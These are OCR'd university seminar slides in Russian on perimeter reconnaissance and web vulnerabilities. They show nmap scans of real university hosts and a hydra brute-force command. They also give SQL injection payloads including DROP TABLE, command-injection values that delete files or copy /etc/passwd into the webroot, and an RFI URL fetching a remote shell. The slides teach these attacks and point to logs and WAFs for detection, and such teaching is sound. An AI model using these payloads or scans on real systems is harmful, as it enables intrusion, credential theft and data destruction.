Программная инженерия

Москва
2026

# Семинар №9
# Внешний периметр. Уязвимости

Основы кибербезопасности

Белявский Д.А.

# Система для лабораторной работы

https://hse.belyavskiy.ru


Вход в «Мой аккаунт»

**Логин**: ваш адрес электронной почты

**Пароль**: ваш номер студенческого билета, только буквы английские M000BPINZ000

# Проверка наличия сервисов

NMAP `nmap domain.ru` `nmap 89.175.46.77`




```
$ nmap hse.ru
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-13 22:08 UTC
Nmap scan report for hse.ru (178.248.234.104)
Host is up (0.0062s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.06 seconds
```

# Проверка наличия сервисов по сегменту сети

NMAP

```
nmap 89.175.46.0/24
```




Размер IPv4 адрес составляет 4 байта = 32 бита

При маске 24 бита имеем «свободных» 8 бит,
то есть они могут быть «заняты» любыми значениями.

Таким образом, сегмент или блок или «префикс» /24 составляет 256 адресов (2^8), начинающихся с фиксированных 24 бит (называется «адрес сети»).

# Проверка наличия сервисов по сегменту сети

NMAP

```
nmap 89.175.46.0/24
```


```
$ nmap  89.175.46.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-13 22:32 UTC
Nmap scan report for 89.175.46.2
Host is up (0.0099s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
80/tcp  open   http
113/tcp closed ident
443/tcp open   https

Nmap scan report for exchange.hse.ru (89.175.46.10)
Host is up (0.0096s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
80/tcp  open   http
113/tcp closed ident
443/tcp closed https

Nmap scan report for abiturbot.hse.ru (89.175.46.50)
Host is up (0.0098s latency).
...
```

Сканирование будет выполнено по всем ДОСТУПНЫМ в указанной сети адресам

# Проверка на «слабые» пароли (bruteforce)




Веб-приложение с формой для входа

```
<form method="post" class="space-y-4">
 <div>
   <label for="username" class="text-sm">Username</label>
   <input type="text" id="username" name="username" required="" class="mt-1">
 </div>
 <div>
   <label for="password" class="text-sm">Password</label>
   <input type="password" id="password" name="password" required="" class="mt-1">
 </div>
 <div>
 <button type="submit" class="flex text-sm bg-indigo-600">
   Log in
 </button>
 </div>
 </form>
```

# Проверка на «слабые» пароли (bruteforce)

Hydra — `hydra` Linux

Позволяет проводить подбор паролей к различным сервисам (в том числе web)

```
hydra -L ~/usernames.txt \
      -P ~/passwords-list.txt
      hostname.domain.ru -s 443
      http-post-form "/login:username=^USER^&password=^PASS^:Invalid username or password"
      -o ~/results.txt
```

- Доменное имя
- Тип запроса POST
- Адрес страницы /login
- Поле имени пользователя
- Поле пароля
- Ожидаемый ответ на неверный ввод

https://github.com/vanhauser-thc/thc-hydra

# Проверка версий программного обеспечения

NMAP `nmap -sV chat.miem.hse.ru`

```
$ nmap -sV chat.miem.hse.ru
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-13 22:26 UTC
Nmap scan report for chat.miem.hse.ru (82.204.189.170)
Host is up (0.0099s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE   VERSION
53/tcp   open   domain    (generic dns response: NOTIMP)
80/tcp   open   http      nginx
113/tcp  closed ident
443/tcp  open   ssl/http  nginx 1.25.2
4443/tcp closed pharos
8443/tcp closed https-alt
```

Конкретная версия ПО

Текущая версия (на 14.04.2026): **1.29.8**

# Проверка версий программного обеспечения

NMAP `nmap -sV 89.175.46.77`

```
$ nmap -sV 89.175.46.77
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-13 22:41 UTC
Nmap scan report for testaspkos.hse.ru (89.175.46.77)
Host is up (0.0099s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
80/tcp  open   http     nginx 1.14.1
113/tcp closed ident
443/tcp open   ssl/http nginx 1.14.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.44 seconds
```

Конкретная версия ПО

Текущая версия (на 14.04.2026): **1.29.8**

Еще более устаревшая!!

# SQL-инъекции

SQL-инъекции

Непроверяемая подстановка данных в SQL-запросы (при внутренней обработке)

С формы аутентификации получаем две переменные:
$user_input_username и $user_input_password

Обычно, пользователи укажут:
$user_input_username => ivan_Ivanov
$user_input_password => StrongPassword1234

```
$sql = "SELECT * FROM users WHERE username = '$user_input_username' AND password =
'$user_input_password'";
```

Ошибка в том, что не обрабатываются переменные, а подставляются «как есть» в запрос.
И тут есть возможность использования этой уязвимости.


# SQL-инъекции

SQL-инъекции

Непроверяемая подстановка данных в SQL-запросы (при внутренней обработке)

Например, если «злоумышленник» укажет:
$user_input_username => ' and 1=1--
$user_input_password => (даже неважно что здесь)

```
$sql = "SELECT * FROM users WHERE username = '$user_input_username' AND password =
'$user_input_password'";
```



```
$sql = "SELECT * FROM users WHERE username = '' and 1=1--' AND password =
'StrongPassword1234'";
```

В этом случае – ответ на запрос будет «полным» выводом всех пользователей.
Обычно, это успешная аутентификация под «первым» пользователем в этом списке, а первым обычно создают _администратора_.

# SQL-инъекции

SQL-инъекции

Непроверяемая подстановка данных в SQL-запросы (при внутренней обработке)

Что произойдет, если «злоумышленник» напишет:

'; DROP TABLE users; --

или

'; UPDATE users SET password = '123456'; --

sqlmap®

https://sqlmap.org/

# Командные инъекции

Командные инъекции

Непроверяемая подстановка данных в выполняемые команды

https://domain.ru/download.php?file=somedocument.pdf

```
<?php
$file = $_GET['file'];
exec("cat files/$file");
?>
```

Подставим инъекцию:

https://domain.ru/download.php?file=somedocument.pdf;rm%20-rf%20/var/www/html/index.php

```
exec("cat files/somedocument.pdf;rm -rf /var/www/html/index.php");
```

Удаление файла index.php, что приведет к невозможности открытия веб-приложения (сайта)
P.S. Конечно, если по этому пути размещены файлы веб-приложения

# Командные инъекции

Командные инъекции

Непроверяемая подстановка данных в выполняемые команды

Выполнение команд без проверки

```
import os
ip_address = input("Укажите  IP-адрес и нажмите кнопку PING: ")
os.system(f"ping {ip_address}")
```

Подставим инъекцию:

192.168.3.18; cp /etc/passwd /var/www/html/passwd.txt


Копирование важного файла для последующего доступа к нему через стандартный URL:
https://domain.ru/passwd.txt

```
os.system("ping 192.168.3.18; cp /etc/passwd /var/www/html/passwd.txt")
```


# Local File Inclusion (LFI) & Remote File Inclusion (RFI)

Возможность доступа к **локальным файлам сервера** при обращении к веб-приложениям

Обращение к файлам через переход по каталогам:



../



/var/log/

/etc/

https://domain.ru/view.php?file=../../var/log/lastlog

Возможность загрузки **«удаленных» файлов** с других серверов при обращении к веб-приложениям

Обращение к файлам через подстановку полного URL к внешнему ресурсу

https://domain.ru/view.php?file=http://special.ru/shell.txt

# Local File Inclusion (LFI) & Remote File Inclusion (RFI)

Возможность доступа к **локальным файлам сервера** при обращении к веб-приложениям

Возможность загрузки **«удаленных» файлов** с других серверов при обращении к веб-приложениям

Для выявления таких уязвимостей со стороны сервера, необходимо анализировать журналы (логи) обращений и настраивать WAF (web-application firewall) или сами веб-приложения


ВЫСШАЯ • ШКОЛА • ЭКОНОМИКИ •